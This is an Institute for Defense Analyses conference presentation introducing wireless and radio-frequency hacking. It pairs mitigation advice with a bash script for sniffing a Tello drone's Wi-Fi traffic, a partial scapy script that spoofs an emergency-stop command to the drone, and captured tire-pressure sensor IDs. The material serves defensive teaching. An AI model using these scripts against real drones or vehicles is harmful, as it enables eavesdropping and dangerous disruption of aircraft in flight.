INSTITUTE FOR DEFENSE ANALYSES

DATAWorks 2022: Adversaries and Airwaves – An Introduction to Wireless and Radio Frequency Hacking

Peter M. Mancini, Project Leader

Mark R. Herrera
Jason R. Schlup
Stacey L. Allison
Kelly Tran

March 2022

Public release approved. Distribution is unlimited.

IDA Document NS D-32997

Log: H 2022-000078

INSTITUTE FOR DEFENSE ANALYSES
730 East Glebe Road
Alexandria, Virginia 22305

About This Publication
This work was conducted by the Institute for Defense Analyses (IDA) under contract HQ0034-19-D-0001, Task C9096, "Cyber Lab," for the Office of the Director, Operational Test and Evaluation. The views, opinions, and findings should not be construed as representing the official position of either the Department of Defense or the sponsoring organization.

Acknowledgments
The IDA Technical Review Committee was chaired by Mr. Robert R. Soule and consisted of Dr. Shawn C. Whetstone, Dr. Chad A. Brisbois, and Dr. Brian T. Conway from the Operational Evaluation Division.

For more information:
Peter M. Mancini, Project Leader
pmancini@ida.org • (703) 845-2496

Robert R. Soule, Director, Operational Evaluation Division
rsoule@ida.org • (703) 845-2482

INSTITUTE FOR DEFENSE ANALYSES

IDA Document NS D-32997

DATAWorks 2022: Adversaries and Airwaves – An Introduction to Wireless and Radio Frequency Hacking

Peter M. Mancini, Project Leader

Mark R. Herrera
Jason R. Schlup
Stacey L. Allison
Kelly Tran

Executive Summary

Wireless and radio frequency (RF) technology are ubiquitous in our daily lives, including laptops, key fobs, sensors, cell phones, and antennas. These devices, while portable and convenient, can be susceptible to adversarial attack over the air.

This breakout session will provide a short introduction into wireless hacking concepts such as passive scanning, active injection, and the use of software-defined radios to flexibly sample the RF spectrum. We provide two examples of attacks against RF systems and show that with open-source research, one can learn enough about RF signals to deliver disruptive effects.

We will also ground these concepts in live demonstrations of attacks against both wireless and wired systems and provide mitigation suggestions to protect from these attacks. Our first demonstration shows how an unencrypted RF signal from a hobby drone, transmitted over Wi-Fi, can be received by anyone in the area with the proper equipment. This signal may contain sensitive information and we show how a video feed can be reconstructed.

Then, we demonstrate how a similar unencrypted and unauthenticated Wi-Fi signal is susceptible to a message injection attack, where we command a drone to execute a stop order. This proof of concept extends to other commands, including full control over the drone.

Finally, we show how an RF-emitting tire pressure monitoring system sensor emits data that a car uses to display current tire pressures. This sensor also sends unencrypted data, including unique identifiers, which can be received by nearby receivers.

Adversaries and Airwaves: An Introduction to Wireless and Radio Frequency Hacking


Peter Mancini, Project Lead

Mark Herrera, Jason Schlup
Lee Allison, Vince Bass, Kathleen Falcon, Kelly Tran

April 2022

Institute for Defense Analyses
730 East Glebe Road ● Alexandria, Virginia 22305

The RF spectrum covers a small portion of the electromagnetic spectrum, but has many practical uses



Card reader: 125 kHz

https://www.hidglobal.com/products /readers/hid-proximity/5355

Key fob: 315 MHz

Tesla Model 3 Key Fob – Jzh2074 on Wikimedia Commons (CC BY-SA 4.0)

Bluetooth: 2.45 GHz

https://bluetooth.com

AM – Amplitude Modulation; EHF – Extremely High Frequency; FM – Frequency Modulation; GPS – Global Positioning System; HF – High Frequency; LF – Low Frequency; MF – Medium Frequency; SHF – Super High Frequency; UHF – Ultra High Frequency; VHF – Very High Frequency; VLF – Very Low Frequency

Using RF devices also creates opportunities for adversarial activities, similar to using wired connection devices

Motivation 1: Radio frequency signals can reveal personal data from Internet-of-Things devices

- SimpliSafe 2 keypad transmits unencrypted data to its base station at 433 Hz
- Reverse-engineering the transmission (and now in open-source software) reveals:
  - Keypad PIN
  - Issued command (e.g., Arm or Disarm)
  - Sensor status
- Appears SimpliSafe 3 transmissions are encrypted[2]

https://simplisafe.com

[1] Adam Callis, "The Perils of Prioritizing Time to Market Over Secure Development Lifecycle," Offensive Summit 2018.

[2] https://medium.com/tenable-techblog/inside-simplisafe-alarm-system-291a8c3e4d89

Motivation 2: Air traffic controller towers rely on ADS-B to identify aircraft

- ADS-B uses measurements to report speed, position, and identification
  - Anyone can see what the air traffic controller tower sees
- ADS-B reports data at 1090 MHz
- These messages are unauthenticated and unencrypted, which presents a possibility for attack
- Possible attacks include message injection, deletion, or manipulation
- There is active research to address ADS-B vulnerabilities


(a) Ghost Aircraft Flooding: 100 randomly distribution ghost aircraft appear in the specified area and fly back and forth between two random coordinates.

(b) Ground Station Flooding: By emitting white noise, all ADS-B messages sent by aircraft in range are destroyed what results in an empty radar screen.

ADS-B: Automatic Dependent Surveillance-Broadcast


Schäfer M., Lenders V., Martinovic I. (2013) Experimental Analysis of Attacks on Next Generation Air Traffic Communication. In: Jacobson M., Locasto M., Mohassel P., Safavi-Naini R. (eds) Applied Cryptography and Network Security. ACNS 2013. Lecture Notes in Computer Science, vol 7954. Springer, Berlin, Heidelberg. https://doi.org/10.1007/978-3-642-38980-1_16

Anyone with the proper equipment can capture, alter, or disrupt signals from your RF devices




Today's focus will use RF to transmit network data

There are ways to protect RF signals, including encryption and shielding. You just need to plan for these instances!



Sniffing

Injecting



Jamming

Protection can be accomplished with encryption, shielding, and other methods

EMSO topic for another presentation

EMSO – Electromagnetic Spectrum Operations

Today’s demonstrations will highlight RF sniffing and injection vulnerabilities

Passive Wi-Fi Sniffing

```
> Frame 181: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> IEEE 802.11 QoS Data, Flags: .......T
> Logical-Link Control
> Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.1
> User Datagram Protocol, Src Port: 6525, Dst Port: 8889
v Data (22 bytes)
    Data: ccb0007f6050000000000420000108110a142725d023
    [Length: 22]
```

Active Wi-Fi Injects

Fun with Software Defined Radios!

Today’s demonstrations will highlight RF sniffing and injection vulnerabilities

Passive Wi-Fi Sniffing

```
> Frame 181: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> IEEE 802.11 QoS Data, Flags: .......T
> Logical-Link Control
> Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.1
> User Datagram Protocol, Src Port: 6525, Dst Port: 8889
v Data (22 bytes)
    Data: ccb0007f60500000000000420000108110a142725d023
    [Length: 22]
```

Active Wi-Fi Injects


Fun with Software Defined Radios!

Introducing our ~~victim~~ drone: The DJI/Ryze Tello

- High Definition 720p Video
- Graphical programming via Scratch
- 2.4GHz 802.11n Wi-Fi
- Software Development Kit
- Vision Positioning System
- Active set of users and hobbyists

Image credit: amazon.com, ryzerobotics.com

Wi-Fi operates in specific frequency channels which devices can choose based on measured interference



When doing our sniffing, we need to specify the channel of interest.


The first example will show how a passive observer can sniff data

- Passively sniff while hopping over channels to find the operating frequency of the drone
- Switch to the drone Wi-Fi frequency and dump the traffic to a capture file
- Review the capture file to find interesting items
- Process that capture file to snoop on the drone's camera feed

sniff.bash


```
#!/bin/bash

#this puts the wifi  adapter into "monitor mode"
sudo airmon-ng start wlp2s0

#run airodump-ng live in order to see which channel our drone is on
sudo airodump-ng wlp2s0mon --essid TELLO-5D1373

#ask for input on which channel to take our packet capture
echo "-----"
echo ""
echo ""
echo ""
echo ""
echo ""
read -p "Enter the Channel Number to sniff: " ch

#now run airodump-ng, but this time only for that channel.  And write to pcap
sudo airodump-ng wlp2s0mon -c $ch -w out --output-format pcap --essid /
 TELLO-5D1373  --bssid  60:60:1F:5D:13:73

#turn off monitor mode
sudo airmon-ng stop wlp2s0mon
```

There's a lot of useful information available in the capture file...



IP – Internet Protocol; MAC – Media Access Control; UDP – User Datagram Protocol

Using that info, we can reconstruct the camera feed!



Encrypt your traffic to prevent eavesdroppers from collecting communications

- Encrypt traffic to eliminate emission of easily readable, plain-text traffic
- Use encryption methods not easily broken
- Ensure initial connection is also encrypted
- Keep in mind that (typically) higher security encryption requires more power, processing, and time

Today's demonstrations will highlight RF sniffing and injection vulnerabilities

Passive Wi-Fi Sniffing

```
> Frame 181: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> IEEE 802.11 QoS Data, Flags: .......T
> Logical-Link Control
> Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.1
> User Datagram Protocol, Src Port: 6525, Dst Port: 8889
v Data (22 bytes)
    Data: ccb0007f6050000000000004200001081 10a142725d023
    [Length: 22]
```

Active Wi-Fi Injects

Fun with Software Defined Radios!

We can also investigate the capture file to look for *commands* from the phone to the drone

https://tellopilots.com/wiki/protocol/

The Tello communicates with its controller via Wifi on a default port number 8889 using UDP messages. Most of these messages consist of a structured packet of data in the following general format:

Tello General UDP Packet Structure

Byte(s)	Content	Comments
0	Header	Always 0xCC
1-2	Packet Size	13-bit total packet size
3	CRC-8	CRC from Header to Packet Size
4	Packet Type Info	Bits are: F|T|TYP|SUB - See below
5-6	Message ID	Little-endian - See below
7-8	Sequence No.	Little-endian - Either 0 for some types, or ascending for others
9...	Payload	Optional, varies by Packet Type
End-1, End	CRC16	CRC from Header to end of Payload

...

0x0037	Query JPEG Quality	→	
0x0043	Error 1	←	
0x0044	Error 2	←	
0x0045	Query Version	↔	
0x0046	Set Date & Time	↔	
0x0047	Query Activation Time	→	
0x0049	Query Loader Version	→	
0x0050	Set Sticks	→	Tello needs these regularly as a 'heartbeat'
0x0054	Take Off	↔	Normal take-off and climb to approx. 1.8m agl
0x0055	Land	↔	
0x0056	Flight Status	←	Not all fields are set
0x0058	Set Height Limit	→	

...

```
> Frame 181: 84 bytes on wire (672 bits), 84 bytes captured (672 bits)
> IEEE 802.11 QoS Data, Flags: .......T
> Logical-Link Control
> Internet Protocol Version 4, Src: 192.168.10.2, Dst: 192.168.10.1
> User Datagram Protocol, Src Port: 6525, Dst Port: 8889
v Data (22 bytes)
    Data: ccb0007f6050000000000420000108110a142725d023
    [Length: 22]
```

This is a "Set Sticks" command!

Well… that's interesting!

CRC – Cyclic redundancy check; UDP – User Datagram Protocol

The second example impersonates the phone and sends malicious commands to the drone

- Join the drone network
- Alter our attack script using parameters from our capture file
- Spoof a malicious command (“emergency stop”)

Spoof-abort.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
Created on Mon Jan 31 17:48:46 2022

@author: mark herrera
"""

import scapy.all as sc


def  main():
    # ========================================================================
    # In order to cause the drone to abort, we need to build up our malicious
    # packet.  We need to input some of the drone and target parameters we
    # gathered from our passive sniffing
    # ========================================================================

    drone_mac = '60:60:1f:5d:13:73'
    phone_mac = 'd0:04:01:2b:c0:ff'

    phone_ip = '192.168.10.6'
    drone_ip = '192.168.10.1'

    drone_port = 8889
    phone_port = 6525


    # ========================================================================
    #     Using scapy, we can generate the malicious packet
    # =======================================================================
    l2 = sc.Ether(dst=drone_mac,
                  src=phone_mac,
                  type='IPv4')

    l3 = sc.IP(version = 4,
               ihl = 5,
               dst=drone_ip,
               src=phone_ip)

    l4 = sc.UDP(dport=drone_port,
                sport=phone_port)

    # ========================================================================
    #  this is the actual UDP command to shutdown.  Based on reverse
    #  engineering and reading documentation,  the important part here is the
    #  "\x19\x00 = x0019 The abort command
    # ========================================================================
    l5 = sc.Raw(load = b'\xcc\x58\x00\x7c\x68\x19\x00\xff\xff\x32\xe4')
```


Encrypted communications would once again prevent this injection attack

- The implementation should ensure that the authentication is also encrypted

- Developers should consider anti-jamming techniques to increase resiliency

Today's demonstrations will highlight RF sniffing and injection vulnerabilities

Passive Wi-Fi Sniffing



Active Wi-Fi Injects

Fun with Software Defined Radios!

A software-defined radio is a system where some traditional hardware components are implemented in software

- Instead of having dedicated **hardware** for components like mixers, filters, amplifiers, we implement these functions in software.

- Allows for incredible flexibility in the types of signals, protocols, and applications a single piece of hardware can support:
    - ADS-B transponder decoding
    - Satellite data collection
    - AM/FM/amateur radio
    - Passive/coherent radars
    - RC controllers
    - Radio astronomy
    - Cell phone GSM networks
    - Spying via electromagnetic signal emanations

Image Credit: rtl-sdr.com

ADS-B – Automatic Dependent Surveillance-Broadcast; AM – Amplitude Modulation; FM – Frequency Modulation; GSM – Global System for Mobile

Electromagnetic signals emanate from many devices, including sensors in your car

- Tire pressure monitoring systems transmit tire data to your car over RF (e.g., 315 MHz)
- The sensors have individual serial numbers so your car can distinguish one tire from another (and other vehicles)
- Your car (and other applications) use software to translate RF message to readable information and measurements

Image Credit: parts.ford.com

RF – Radio Frequency

The emanating RF signal can contain useful diagnostics and unique identifiers

```
mark@fermi:~$ rtl_433 -f 315000000
Registered 168 out of 198 device decoding protocols
Tuned to 315.000MHz.
```

```
time      : 2022-02-15 09:42:15
model     : Abarth 124 Spider                 type       : TPMS          id          : bc34d3eb
flags     : b7         Pressure   : 237 kPa   Temperature: 11 C          status      : 1
CKSUM
---------------------------------------------------------------------------------------------
time      : 2022-02-15 09:42:22
model     : Abarth 124 Spider                 type       : TPMS          id          : bc34d3dc
flags     : 66         Pressure   : 235 kPa   Temperature: -1 C          status      : 28
CKSUM
---------------------------------------------------------------------------------------------
time      : 2022-02-15 09:42:23
model     : Abarth 124 Spider                 type       : TPMS          id          : bc35c980
flags     : 66         Pressure   : 237 kPa   Temperature: -1 C          status      : 26
CKSUM
---------------------------------------------------------------------------------------------
time      : 2022-02-15 09:42:23
model     : Abarth 124 Spider                 type       : TPMS          id          : bc34d3d6
flags     : 67         Pressure   : 237 kPa   Temperature: 12 C          status      : 29
CKSUM
```

- Record at 315 MHz
- Device IDs:
  bc34d3eb
  bc34d3dc
  bc35c980
  bc34d3d6
- Some anomalous readings may be due to sensor model differences

These tools can report other device messages, including thermostats, home security systems, and other IoT devices

IoT – Internet of Things

RF communications are very useful, but you should be aware of what you are transmitting

- Know how the data is encrypted, transmitted, encoded…everything!


- Think like an adversary to determine how RF communications can be used to target a system


- Identify all sources of RF transmission and reception so that you can test these systems against cyber and EM spectrum sniffing and aggression

- At the very least, encrypt your communications

EM – Electromagnetic; RF – Radio Frequency

